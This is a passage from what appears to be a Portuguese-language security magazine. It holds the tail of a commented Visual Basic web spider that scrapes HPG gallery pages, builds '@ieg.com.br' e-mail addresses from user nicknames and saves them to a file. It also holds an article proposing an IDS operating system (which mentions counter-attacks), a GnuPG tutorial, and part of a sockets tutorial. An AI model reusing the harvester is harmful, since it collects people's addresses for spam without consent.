        For a = 1 To Len(vetor(i))
        If Mid(vetor(i), a, 1) <> "." Then
        NickFinal = NickFinal + Mid(vetor(i), a, 1)
        Else
        Exit For
        End If
        Next
' Adiciona login e ao mesmo junto com o final do e-mail na lista
    List1.AddItem NickFinal & "@ieg.com.br"
    End If
Next

List1.RemoveItem 0 ' remove sujeira da lista
Total = Empty
Status = "Pronto !!!"
Call Save 'Chama procedimento que salva a lista capturado em arquivo

End Sub
Private Sub Auto()
ContaHPG = ContaHPG + 20 ' Soma 20 ao atual número da pagina
' dentro da categoria (20 em 20)
'prepara a requisição novamente com uma nova página
'retira o atual valor da pagina e soma 20
Result = Left$(Result, InStr(Result, "p=") + 1) & ContaHPG
'mostra a pagina atual no label Rulez
Rulez = Mid$(Text1, InStr(Text1, "p=") + 2) & " Início na Galeria. - " & ContaHPG & " Atual Galeria."

'Ação do Socket para ser fechado
Winsock1.Close
'Ação do Socket para conectar no endereço pela seguinte porta
Winsock1.Connect EnderecoHpG, 80
End Sub

Private Sub Save()
On Error GoTo ErrorSave:
' Se acontecer um erro ele pula para o label
```

```
Dim fnum As Long
' ErrorSave, lá embaixo...
Dim txt As String
Dim Linhas As Long

' declaração de freefile pronto para sobrescrever o arquivo contendo os e-mails e não substituí-lo por um novo
fnum = FreeFile
Open App.Path & "\database.dat" For Append As fnum
' abre o arquivo

'rotina que enquanto a variável linhas não for do tamanho do total de linhas da lista, ela adiciona um e-mail ao arquivo
For Linhas = 0 To (List1.ListCount - 1)
DoEvents 'faça demais eventos enquanto faz isso
Print #fnum, List1.List(Linhas)
Next

Close #fnum
' Fecha o arquivo
Status = "Data Base Salva..."
Call Auto
' Chama o procedimento para outra página da categoria
Exit Sub
' finaliza procedimento aqui, naum deixa ir adiante...
ErrorSave:
Call Erro
' Chamada do procedimento para controlar o erro
' Mensagem que aparecerá caso haja algum erro no tratamento do arquivo
MsgBox "Houve Algum Erro ao Salvar a database.txt..." & vbCrLf & _
"Verifique se o Tamanho do Arquivo não está muito Grande." & vbCrLf & _
"Renomeei para outro nome: database2.txt, por exemplo", vbCritical
End Sub

Private Sub Erro()
' Desbloqueia os botões e o campo de texto
Command2.Enabled = False
Command1.Enabled = True
Text1.Enabled = True
Winsock1.Close ' Fecha o Socket
Status = "Error..."
Total = Empty ' Esvazia tudo que esta variável guardou
End Sub

Private Sub Command2_Click()
'condição que pede confirmação para uma nova categoria ou apenas um reset na atual página dentro da categoria

If MsgBox("Deseja Finalizar esta Categoria e Começar uma Nova, deste p=0 ? Clique em SIM" & vbCrLf & "Você Deseja soh Reiniciar esta Galeria ? Clique em Não", vbYesNo) = vbYes Then
' Desbloqueia os botões e o campo de texto
Command2.Enabled = False
Command1.Enabled = True
Text1.Enabled = True
Winsock1.Close
' Fecha o Socket
Status = "Esperando nova Galeria..."
ContaHPG = 0
' Zera as páginas da galeria passada
Total = Empty
' Esvazia tudo que esta variável guardou
Exit Sub
' finaliza o procedimento aqui, não deixa ir adiante
End If
Total = Empty
'Ação do Socket para ser fechado
Winsock1.Close
'Ação do Socket para conectar ao endereço pela seguinte porta
Winsock1.Connect EnderecoHpG, 80
End Sub

Private Sub Label2_Click()
'chamada do Form2 (amostra)
Form2.Show
End Sub

Private Sub Winsock1_Connect()
On Error Resume Next
Dim Dados As String
' Variável que armazenará a requisicao HTTP

Status = "Conectando..."
'Mostra Andamento no Label Status
'Requisição HTTP que o possível Navegador enviaria ao server
'vbCrLf representa um Enter
'cada linha da requisição tem de ser terminada com um Enter
'e o final total da requisição com dois Enters, requisição de puxar um doc no protocolo HTTP na versão 1.1
Dados = "GET " & Result & " HTTP/1.1" & vbCrLf
'dados que o navegador aceita, no caso abaixo todos os tipos
Dados = Dados & "Accept: */*" & vbCrLf
'referência da pagina anterior em que o navegador estava antes de acessar esta
Dados = Dados & "Referer: " & Text1 & vbCrLf
'indica a atual linguagem do navegador
Dados = Dados & "Accept-Language: pt-br" & vbCrLf
'indica o atual navegador do cliente (Spider no caso)
Dados = Dados & "User-Agent: Mozilla/5.0 (SlackWare Linux) [us]" & vbCrLf
'indica o atual host conectado
Dados = Dados & "Host: " & EnderecoHpG & vbCrLf
'indica ao server para fechar a conexão apos trafego de dados
Dados = Dados & "Connection: Close" & vbCrLf & vbCrLf

Winsock1.SendData Dados
' Socket Envia a requisição ao servidor
' Toda a requisição está armazenada em Dados
End Sub

Private Sub Winsock1_DataArrival(ByVal bytesTotal As Long)
On Error Resume Next
Dim Recebido As String
' Variável que guardará dados recebidos pelo socket vindo do servidor
Winsock1.GetData Recebido
' Dados que chegam ao Socket enviado
DoEvents
' pelo servidor
Total = Total & LCase(Recebido)
' Recebe a Resposta do Servidor e armazena todo o conteúdo em Total
Status = "Recebendo Dados..."
' Mostra Andamento no Label Status

'Confirmação de Final de galeria
If ExisteValor(Recebido, "nenhuma página encontrada!") Then
' Desbloqueia os botões e o campo de texto
Command2.Enabled = False
Command1.Enabled = True
Text1.Enabled = True
Winsock1.Close
' Fecha o Socket
Status = "Galeria Finalizada..."
ContaHPG = 0
' Zera as páginas da galeria passada
Total = Empty
' Esvazia tudo que esta variável guardou
Beep
' Toca um beep
Exit Sub
End If

'Confirma Final de uma Página dentro da galeria
If ExisteValor(Recebido, "</html>") Then
Winsock1.Close
' Finaliza socket
Call Decoda
' Chamada do procedimento para buscar os e-mail
End If
' em tudo que o socket capturou e guardou em Total
End Sub

Private Sub Winsock1_Error(ByVal Number As Integer, Description As String, ByVal Scode As Long, ByVal Source As String, ByVal HelpFile As String, ByVal HelpContext As Long, CancelDisplay As Boolean)
Total = Empty
' Esvazia tudo que esta variável guardou
Status = "Error !!!"
Winsock1.Close
' Fecha o Socket
Call Auto
' Chama novamente o procedimento
End Sub

' Duas Funções bastantes úteis que auxiliam no tratamento de strigs trabalhada no Spider

Public Function PuxaValor(Conteudo As String, Alvo As String, ChrDecimalParada As String) As String
Dim Counter As Long
Dim ConfirmaChr As Integer
Dim Aux As Long
Dim InputData As String

Counter = InStr(Conteudo, Alvo)
ConfirmaChr = InStr(Conteudo, ChrDecimalParada)
Aux = Counter * ConfirmaChr

If Aux <> 0 Then
    For Aux = Counter To Len(Conteudo)
        If Mid(Conteudo, Aux, 1) <> ChrDecimalParada Or Aux < (Counter + Len(Alvo)) Then
            InputData = InputData + Mid(Conteudo, Aux, 1)
        Else
            Exit For
        End If
    Next
    PuxaValor = Replace(InputData, Alvo, Empty)
Else
PuxaValor = Empty
End If
End Function

Public Function ExisteValor(Conteudo As String, Alvo As String) As Boolean
Dim cString As String
Dim nPosicao As Long

nPosicao = InStr(Conteudo, Alvo)

If nPosicao > 0 Then
    ExisteValor = 1 'True
    Exit Function
End If
ExisteValor = 0 'False
End Function
```

Uma proposta para um Sistema Operacional para Boxes IDS

Por Antonio Marcelo
amarcelo@plebe.com.br

A maioria dos programas de IDS (Intrusion Detection System) existentes hoje no mercado necessita de um sistema operacional para a sua execução. Na maior parte dos casos, estes programas são basicamente ambientes Unixes modificados, executando um IDS baseado em técnicas de sniffer ou escuta de portas. Estes sistemas funcionam como soluções básicas para este tipo de necessidade, mas podem ser vítimas de algumas armadilhas, como bufferoverflows, falsos alarmes em ataques, etc.

Como não existe um SO específico para os sistemas de IDS, sendo que a maioria das técnicas é baseada em ferramentas existentes, geralmente o administrador tem de intervir para visualizar problemas e corrigir falhas do próprio software, devido a anomalias que causariam falsos alarmes, gerando reações desnecessárias.

O foco deste artigo é mostrar um caminho inicial para o leigo e o caminho que o autor hoje está trilhando, a partir deste enfoque depois de diversos sistemas de IDS implementados em vários locais. A conclusão que chegamos foi que o desenvolvimento para um SO para sistemas IDS, seria uma solução bastante viável e acima de tudo desejável, já que com isso poderíamos criar um sistema altamente especializado e voltado exclusivamente para esta atividade.

Arquitetura do Sistema.

Arquitetura Física do Sistema

Fisicamente nosso sistema seria configurado da seguinte maneira:

INTERNET —— SO IDS —— REDE INTERNA


Nosso SO IDS seguiria os padrões clássicos de interligação entre a Internet e a nossa rede interna, como meio inicial de passagem de pacotes.

Arquitetura interna de nosso SO:

Existem dezenas de conceitos do que é um sistema operacional, uma das minhas preferidas é que um SO é uma cama de software que cuida dos aspectos técnicos da operação de um computador. O elemento mais importante de um SO é o seu kernel, ou seja, utilizando uma analogia um pouco grosseira, seria o motor do sistema.

Um kernel pode adquirir novos recursos, mediante o desenvolvimento do mesmo, por exemplo, um suporte a um dispositivo qualquer de hardware, como uma placa de som ou de rede. Basta alguém escrever um módulo que suporte estes dispositivos e o kernel poderá carregá-lo, ou compile-o dentro do próprio kernel, transformando-o numa rotina "própria" do mesmo. Atualmente, os SO são extremamente versáteis e poderosos, já que foram desenvolvidos a um ponto que permite diversos recursos, a fim de que o usuário utilize uma gama de dispositivos para os mais diversos fins de atividades.

A utilização de um SO já existente para o nosso sistema de IDS, esbarraria com alguns problemas, advindos da própria utilização do sistema, para outros fins, gerando esgotamento de recursos desnecessários dentro de sua estrutura. Partimos do princípio que o nosso sistema seria extremamente enxuto, baseado em um padrão BSD e com a seguinte arquitetura:



Explicaremos detalhadamente cada um dos componentes de nosso sistema:

a) Kernel - A proposta para o nosso kernel, seria extremamente radical, já que o mesmo teria uma série de implementações consideradas básicas para alguns problemas de segurança. Inicialmente, todo o tratamento de Heap, Stack , BufferIberflows e Format Strings já deveriam estar contidos dentro do mesmo. Sabemos que a maioria dos problemas de invasões bem-sucedidas a servidores, é feita através dessas técnicas ou através de format strings. Muitos dos casos observados in loco foram analisados, e a conclusão é que isso é um dos principais problemas neste sentido.


O kernel deve estar preparado para um tratamento matemático bastante apurado. O porquê disso é devido a outros módulos do sistema, que necessitarão de cálculos para rotinas de IA e de avaliação de anomalias. (Módulo Bayesiano)

O kernel ainda deverá contar com um tratamento de filtro de pacotes, para a implementação de um firewall com possibilidades de NAT, alteração de TOS e log de várias anomalias de pacotes que chegam ao sistema.

b) Binários/Bibliotecas Básicas - Nosso sistema deverá contar com um conjunto de bibliotecas básicas e alguns utilitários considerados essenciais. Um dos pontos mais importantes de nossa arquitetura seria a disponibilização de bibliotecas de tratamento matemático e de IA para algumas opções do sistema.

c) Módulo de Rede - Este talvez seja um dos elementos básicos para o sucesso de nosso sistema. O módulo de rede, além de congregar toda a Stack TCP/IP, terá rotinas de listening/sniffing de pacotes. Apesar de muitos pacotes de IDS atualmente possuírem esta capacidade, a nossa idéia é que estas opções já sejam características do próprio sistema. Ou seja, possibilitar que o sistema seja feito como uma função própria. O módulo 'IDS' de rede já estaria integrado com o Kernel e o Módulo Bayesiano, passando informações e recolhendo conclusões de maneira ativa, e reagiria conforme a necessidade junto ao Kernel. (um bloqueio de endereço, um bloqueio de porta, desligamento de um serviço, etc.)

d) Módulo Bayesiano - Este módulo é o cérebro de nosso sistema. Reverendo Thomas Bayes desenvolveu um teorema matemático para predizer se uma determinada situação poderia ser verdadeira ou não. Baseava-se em certas conclusões que poderiam ser tomadas mediante algumas evidências existentes. (Por exemplo, se uma parcela da população poderia ter ou não câncer, mediante dados sobre determinadas evidências advindas da mesma. Um excelente exemplo para o caso dos



sistemas de IDS é o paper, de Stefan Axelsson, que trata o assunto, publicado na Raid 99, intitulado: "The Base-Rate Fallacy and its Implications for The Difficulty of Intrusion Detection".

A idéia de um módulo Bayesiano em nosso sistema faria as seguintes atividades:

- Conteria uma biblioteca de assinaturas de ataques/pacotes comuns, disponíveis para o sistema de IDS, descartando se os mesmos já são ataques conhecidos
- Em caso de pacotes anômalos, iniciaria um sistema de análise baseado no sistema de Bayes e, através de um sistema de IA, bloquearia este pacote e, então, geraria uma nova assinatura e alimentaria a base do IDS. O pacote seria submetido a um sistema de 'quarentena', em que antes da análise liberada, o sistema bloquearia sua origem temporariamente. Em caso de não conclusão, haveria o bloqueio definitivo dos mesmos
- Medidas reativas seriam tomadas juntamente com o Kernel e o Módulo de Rede, para bloqueio de pacotes, endereços, desligamento de serviços, etc. Em casos extremos desativaria sistemas remotos, através de sondas bayesianas instaladas em servidores na rede da qual estiver defendendo
- Sistema de log criptografado, para que o atacante em nenhum momento pudesse modificar no caso remoto de uma invasão
- Falsificação de pacotes de resposta para o atacante, enviando respostas a tentativas de fingerprinting e, em casos mais extremos, contra-ataques.

A idéia é que os bancos de assinatura sejam uma maneira mais rápida de analisar e descartar pacotes, deixando que, em caso de anomalias, o sistema tenha uma maneira de isolar inicialmente e analisar com mais calma, não tentando em tempo real de uma maneira mais custosa verificar aquele pacote. A anomalia de um pacote pode não ser um ataque, mas não é uma coisa comum que deverá ser encaminhada a um destino dentro de uma rede.


Nosso Primeiro experimento

Para chegarmos ao princípio teórico de nosso SO, implementamos de maneira experimental e muito singela um box que nos levou a iniciar o desenvolvimento de uma proposta mais séria. Este box possui as seguintes características:

Hardware:

Um Pentium 933 MHz com 256 MB de RAM
HD de 20 GB
Duas 2 placas de rede encore Realtek de 10/100 Mbits
Unidade de CD
Drive 3.1/2
Teclado

a) Um kernel linux 2.4.18, compilado com o patch da GR-Security (www.grsecurity.net) para tratamento de overflows em geral, com suporte a flie system ext3, suporte built-in às placas de rede, suporte a iptables. O Sistema fazia um mascaramento entre o roteador e o firewall como uma DMZ.



b) Snort com uma biblioteca de regras-padrão para os principais ataques.
c) TCPDUMP gerando logs de pacotes
d) Um pequeno fake server na porta, 22 simulando um serviço de SSH bugado.

Deixamos este sistema no ar por cerca de cinco dias numa empresa com um link 1Mbit ligado à Internet Para nossa surpresa, detectamos os seguintes resultados interessantes:

a) 25 execuções de scanning em serviços vulneráveis
b) 62 execuções de scanning em backdoors clássicos (Bo, Netbus, Wincrash, etc.)
c) 3 tentativas de bufferiverflows no Fake Server SSH
d) 4 pacotes desconhecidos

Estes quatro pacotes foram alvo de nossa análise e descobrimos que um deles era uma estação da rede interna que tentava atualizar-se com o site do antivírus do fabricante. Este logo foi descartado, mas os três restantes eram e ainda são estranhos. Os três seguintes tentavam contato a um range de portas do endereço 17.000 ao 17.009 TCP, durante um período de duas horas do terceiro dia. Levantamos o tráfego e todos os serviços da rede em questão e não localizamos nada em nenhum dos servidores executados nessas portas. Esta assinatura foi então criada e colocada no Snort e, até o final de nosso estudo, os pacotes não apareceram mais.

Estes quatro pacotes, num universo de quase cem tentativas de ataques/scanning, nos chamaram a atenção para que num universo bem amplo, podemos dizer em um universo de 100%, cerca de 3% poderiam ser ataques e passíveis de análise mais profunda.

Se esta taxa for trazida para um sistema com maior porte e com uma amostragem de tempo maior, podemos afirmar que em determinadas condições, o módulo bayesiano de nosso sistema terá um baixo nível de análise.

Problemas a serem discutidos:

Durante nosso estudo foram apresentados alguns problemas passíveis de serem considerados:

a) Se o sistema for, porventura, submetido a um grande número de pacotes anômalos, devido a atacantes que desejam provocar um overhead no sistema de análise no modo bayesiano, travando o IDS - esta situação foi alvo de muitas análises, e a proposta foi a criação de um sistema estanque, uma espécie de válvula de escape, onde os pacotes poderiam ser desviados para uma terceira rota, sob a forma de um placa de rede, apontando para um link rápido, uma espécie de bueiro. Esta técnica seria similar à utilizada em sistemas de defesa contra ataques DoS.
b) Um sistema que seja muito visado por invasores, o nível de ataques poderia ser maior que a amostragem feita - esta situação foi discutida e, neste caso, o sistema já teria uma imensa biblioteca de assinaturas e, claro, poderia cair na solução do problema acima.
a) No ato de um exploit tornar-se público, sempre ocorre uma avalanche de ataques a sistemas que utilizam este serviço - esta situação é temporária, e se a assinatura do ataque já estiver disponível, basta alimentar a base.

Gostaria muito de discutir com alguns administradores outros problemas, para auxiliar o início de minha pesquisa. Acho que os tópicos acima poderiam ser mais aprofundados e melhor visualizados.

Conclusões:

A conclusão deste trabalho é que a minha proposta seja baseada em um sistema mais racional de análise de pacotes. Como a maioria dos sistemas está preocupada em analisar em tempo real o ataque, a minha idéia é que o sistema isole temporariamente a fonte do ataque e analise com mais detalhes o que vem ser o mesmo: um problema sem importância ou um ataque real. Acho importante o trabalho do tempo real em grandes sistemas, mas a idéia deste SO para boxes IDS é uma espécie de barreira inicial para um sistema híbrido, que congregasse esses dois tipos de sistemas.

Gostaria muito que as pessoas que lessem este artigo me mandassem suas críticas e opiniões, contribuindo para a linha do desenvolvimento de meu trabalho. Atualmente, estou escrevendo o sistema e começando a desenvolver o algoritmo do módulo bayesiano. Agradeceria e muito ouvir o que todos pensam de minha idéia e deste artigo.

——[EOF

A Internet vem se desenvolvendo cada vez mais com o passar dos anos. Até um tempo atrás consultar sua conta no banco era impossível. Hoje, já é possível pagar contas e comprar produtos em milhares de sites espalhados pela rede. Novas tecnologias e ferramentas surgem em um piscar de olhos, e com isso novas ocorrências de segurança: perda de dados, roubo de dados, vírus... Os dados não podem parar, a informação tem de fluir, milhares de e-mail são trocados e trafegam pela rede, sendo que todos têm um destinatário que irá recebê-lo. Mas como saber se o seu e-mail chegou ao destinatário com segurança? Simples, utilize a tecnologia de criptografia. Uma maneira barata e simples de implementar este tipo de técnica em seu sistema, sendo você usuário doméstico ou não, é utilizar o GnuPG (PGPi).

UTILIZANDO O GNUPG

MANDA E RECEBE E-MAILS COM SEGURANÇA

Bruno Cesar
bruno@digerati.com.br

Instalando o GnuPG

Primeiro, baixe o software no link:

```
http://ftp.gnupg.org/gcrypt/gnupg/gnupg-1.0.7.tar.gz
```

Descompacte-o

```
tar  xvzf  gnupg-1.0.7.tar.gz
```

Entre no diretório criado

```
cd  gnupg-1.0.7
```

Digite

```
./configure
make
```

Como usuário root

```
make install
```

Gerando sua Chave Pública

O próximo passo é gerar sua chave pública. No terminal, digite:

```
gpg –gen-key
```

Ele pedirá para você escolher o tipo de chave que deseja utilizar. Recomendo a 1:

```
$Please select what kind of key you want:
   (1) DSA and ElGamal (default)
   (2) DSA (sign only)
   (4) ElGamal (sign and encrypt)
   (5) RSA (sign only)
Your selection? 1
```

A próximo passo é escolher o tamanho de sua chave, quanto maior os bits mais segura e mais tempo levará para ser criptografada, recomendo o padrão 1.024 bits:

```
DSA keypair will have 1024 bits.
About to generate a new ELG-E keypair.
                minimum keysize is  768 bits
                default keysize is 1024 bits
    highest suggested keysize is 2048 bits
What keysize do you want? (1024)
```

A seguir você deve especificar por quanto tempo sua chave será valida, utilize a opção 0, para que sua chave não expire nunca, seja válida para sempre:

```
Please specify how long the key should be valid.
         0 = key does not expire
      <n>  = key expires in n days
      <n>w = key expires in n weeks
      <n>m = key expires in n months
      <n>y = key expires in n years
Key is valid for? (0)
```

Surgirá uma pergunta se todos os dados estão corretos e você deseja continuar, *y* (sim) para prosseguir.

Em seguida, pedirá os seus dados pessoais, como nome, e-mail e comentário sobre sua chave pública. Feito isso, confirme a inscrição dos dados:

```
Change (N)ame, (C)omment, (E)mail or (O)kay/(Q)uit? O
```

O próximo passo é muito importante, você irá fornecer a senha ou frase que irá usar para desencriptar ou encriptar um arquivo ou um e-mail com sua chave pública.

Sua chave pública foi criada, para vê-la, utilize o comando abaixo:

```
gpg –export -a
```

Se tudo estiver certo, ele lhe retornará isso:

```
gpg: Warning: using insecure memory!
gpg: please see http://www.gnupg.org/faq.html for more information
––BEGIN PGP PUBLIC KEY BLOCK––-
Version: GnuPG v1.0.7 (GNU/Linux)
mQGiBD11ERwRBAC8PU/
vA3rx5wRL5HbakxZnnbUcT6QjzeXM8CLgEGMszMOTLFA8
eMQJWwA0aGDl+BxIEZ9Yulp55auSRhOFYcC9THN3cYye7yF
2E6zubXDYPrC9o0EBHqg04kOXm7SvAgKCa9smOJQp2Tgg
UiwWgGsYHiv4pLHcAHuFw9WQPsX57wCgvsRq
ClU51F/ZS7eGi7yYolOEU4EDHABxAdyLmq7lMX
vpnLqWG1uNrqVPu7ji5SRGPDlvoIwesYvfAh+eJ43UZmf/
2AFaL30U5+v66GVQihtIHOvytZTMDEwcwASo8KE9
FY6NNEkTfrLRVGnVUva46q4pvSCcypnj4f9NBAys41
ic9KuH0mqFi6SoV6hVGo+kLWsIBACH1coYclmWbeXzDJoFkX
tNn9apBCPU3wCxyVIvlbdxMUNQXolxxIKKUXepXF
wp25IGbYERENuW0TcveZ4ayZQw+HkTIujfGwmvFm
8CUKDvCzFvjZGPDyCsrCydXIV9s+mpTphqPym6xn0QA
n5uwX+WTqk3uySb9+5fUi7DG96HbQhQnJ1bm8gQ2Vz
YXIgPGJydW5vQGhlbGJlci5jb20uYnI+iFkEExECABkFAj1
1ERwECwcDAgMVAgMDFgIBAh4BAheAAAoJEGftCAWy
N9jm91MAnAnhTCoqZidnEocRAnHkQln83tWPAJsH
z+u/dN8W4iBH91oWe9Ha7o2eLkBDQQ9dREdEAQ
AoEe/AXzHrgBSD2aatkK9CcG+Fu31bBQBTZ8/
jSI3UnnmMVITNURJVCoflZ+4dh6w+ZuVcIRxOiHj
RgqG+3R2LeXv8e5S8RzW5QdMsG2M1q9Xx3EJPwdgszgF
uPEG0FVdTOzJJK1g05WSyMTfLiV4EUdtnjRV0k4Kd
MdYBBD8AAwUD14h5RHFI8y1V1gfxa9e+KQzPWHZh
ZFwLFfVcQUxIg1QdYR8WBWe6rVMAIurtRCNTy6tU6fq0
mpLQz11mISlLTUqs+S+GOfi3t769TbD
1atVHjPXOMOfg8MkFTHldxvpNSjrAUOevfXY/
jgi46JSsOMmSSvuP2fGADZDIRY2P5yiEYEGBECAAY
FAj11ER0ACgkQZ+0IBbI320bX+gCeOB66sP0vDjuR0/
349dYT7zGd3jIAnRypLcms0oJ3s+OLCqkBnCeIr2Ic
=PyXn
––END PGP PUBLIC KEY BLOCK––-
```

Encriptando um arquivo

O GnuPG pode ser utilizado em arquivos, e-mails... Para encriptar um arquivo utilize o comando abaixo:

gpg -o arquivo -r destinatario -e arquivo

Obs. Em destinatário, você deverá ter a chave pública do mesmo em sua lista de chaves.

Para utilizar o GnuPG em e-mails, aconselho o uso do cliente de e-mail Kmail, que pode ser configurado para aceitar o GPG, enviando e recebendo mensagens criptografadas facilmente.

Para adicionar a chave pública de outro usuário em sua lista, aconselho o uso do GPGKeys, que pode ser adquirido em :

http://freshmeat.net/redir/gpgkeys/18360/url_tgz/gpgkeys-0.3.1.tgz

Links:

http://www.gnupg.org/
http://www.kde.org
http://www.kmail.org
http://www.mathiasson.nu

Um Tutorial sobre Sockets -Parte III

Sockets finalmente revelados em sua totalidade

O Mundo Cliente/Servidor

Nesta terceira parte do tutorial de sockets, estaremos explorando um dos pontos mais importantes e vastos deste fascinante assunto: a programação cliente/servidor. Nos dias de hoje, a Internet e a maioria das aplicações de rede estão baseadas na filosofia cliente/servidor.

Mas o que vem a ser o esquema cliente/servidor?

Um simples gráfico pode ser visualizado abaixo, mostrando a arquitetura cliente/servidor

Servidor —— **Cliente**

Meio de Comunicação

(Stévens - Unix Networking Programming)

Um cliente normalmente se comunica com um servidor específico, por exemplo, um navegador Web se comunica com o servidor Web. Um cliente de FTP se comunica com um servidor de FTP, e assim sucessivamente. Estes programas utilizam na maior parte dos casos o protocolo TCP/IP, que faz a comunicação entre os dois e a partir deste *entendimento*, transmite a informação.

Antes de nos aprofundarmos neste novo tópico de nosso tutorial de sockets, vamos dar uma pincelada na camada de transporte básica do protocolo : a TCP e a UDP.

O Protocolo TCP (Transfer Control Protocol):

O Protocolo TCP é o protocolo mais robusto e confiável no que diz respeito à conectividade. O TCP promove conexões entre o cliente e o servidor, trocando dados pela conexão e podendo terminar a conexão.

O TCP promove a chamada confiança (reliability), ou seja, quando um pacote é enviado para o destino, o emissário deste pacote requer uma confirmação (o termo correto é acknowledgement) que o pacote chegou lá. Caso esta confirmação não seja recebida, o TCP automaticamente retransmite os dados e espera por um período *X* de tempo a confirmação. Este tempo está submetido a um algoritmo de tempo (Round Trip Time) que determina dinamicamente o tempo que o cliente e o servidor devem esperar.

Todos os dados do TCP são seqüenciais, ou seja, cada vez que um dado é enviado, é associado a um número seqüencial. Se uma aplicação escreve num socket TCP 2048 bytes, o mesmo é enviado em dois segmentos, o primeiro contendo dados com os números seqüenciais de 1-1.024 e o segundo segmento de 1.025-2.048. (Para quem não sabe, um segmento é a unidade de dados que o TCP passa para o IP). O TCP ainda implementa o chamado controle de fluxo, que indica quantos bytes serão transmitidos e aceitos pelo destino. Este controle implementa a chamada *janela* (window), que indica quanto existe de buffer de recebimento para os dados do emissor para o receptor. A *janela* muda de tamanho conforme a necessidade e o tempo da transmissão, caso este espaço atinja 0, o buffer está cheio e a aplicação emissora deve esperar até que o próximo dado possa ser lido. Cabe lembrar que as conexões baseadas em TCP são full-duplex, ou seja, podem receber e enviar dados simultaneamente. Por isso, o TCP é conhecido como orientado à conexão.

Protocolo UDP (User Datagram Protocol)

O UDP é um simples protocolo de transmissão que encapsula datagramas em pacotes para o destinatário. Ao contrário do TCP, ele não garante que realmente o pacote será entregue, ou seja, o protocolo envia dados e não se preocupa em receber um acknowledgement do destinatário. Em resumo, o pacote é enviado, mas nunca sabemos se ele realmente atingiu o destino. O UDP é chamado por isso de protocolo não orientado à conexão.

Fases da Conexão TCP

Como nosso objeto de estudo, iremos estudar a conexão TCP para melhor entendermos as funções connect, accept e close. Estas funções serão apresentadas em exemplos de nosso tutorial, e assim demonstraremos o funcionamento de uma aplicação cliente/servidor.

A Comunicação de Três Vias (Three Way Handshake)

Vamos ilustrar passo a passo como uma conexão é feita:

a) Um servidor fica no chamado modo de escuta passivo, aguardando uma conexão. Normalmente, as funções que implementam isso são a socket, bind e a listen;

b) O cliente faz uma conexão, utilizando a função connect, executando a conexão ativa. O cliente envia um segmento SYN (SYNCRONIZE), que avisa o servidor que uma conexão será iniciada e que uma seqüência de dados será enviada. Num segmento SYN, os dados não são enviados e sim o cabeçalho IP, o cabeçalho e possíveis opções TCP (RFC 793 - Postel 1981);

c) O servidor envia um acknowledgement para o cliente juntamente com um segmento SYN próprio, com a seqüência de dados do servidor. O servidor envia seu SYN + ACK próprios para o SYN do cliente num único segmento;

d) O Cliente por sua vez manda um ACK para o SYN do servidor.

Cliente	Servidor
Socket	Socket, binf, listen
Conect	Acept
Conexão Ativa	
Retorno da Conexão	Accept retorna
	Retorna

A conexão em três vias é muito simples. Basicamente, a seqüência seria SYN (Cliente), SYN/ACK (Servidor) e ACK (Cliente). A grosso modo, é assim que a coisa funciona, mas podemos falar de mais alguns pontos importantes.

Opções TCP

Quando analisamos um pacote com o TCPDUMP, por exemplo, observamos uma série de parâmetros no protocolo. Por exemplo, vamos observar o pacote abaixo :

```
20:21:24.247573 localhost.1024 >
localhost.ftp: S 244024089:244024089(0)
win 32767 <mss 16396,sackOK,timestamp
14333 0,nop,wscale 0> (DF)
```

Acima, temos vários trechos interessantes neste pacote, vamos analisar o início do pacote:

```
20:21:24.247573 localhost.1024 >
localhost.ftp:
```

Neste caso está sendo feita uma conexão da porta 1.024 do servidor localhost para o serviço ftp no servidor localhost (comando ftp 127.0.0.1).

```
S 244024089:244024089(0)
```

O segmento SYN é enviado pelo cliente com seus números de sincronização e o (0), indica que nenhum dado está sendo enviado.

```
<mss 16396,sackOK,timestamp 14333
0,nop,wscale 0>
```

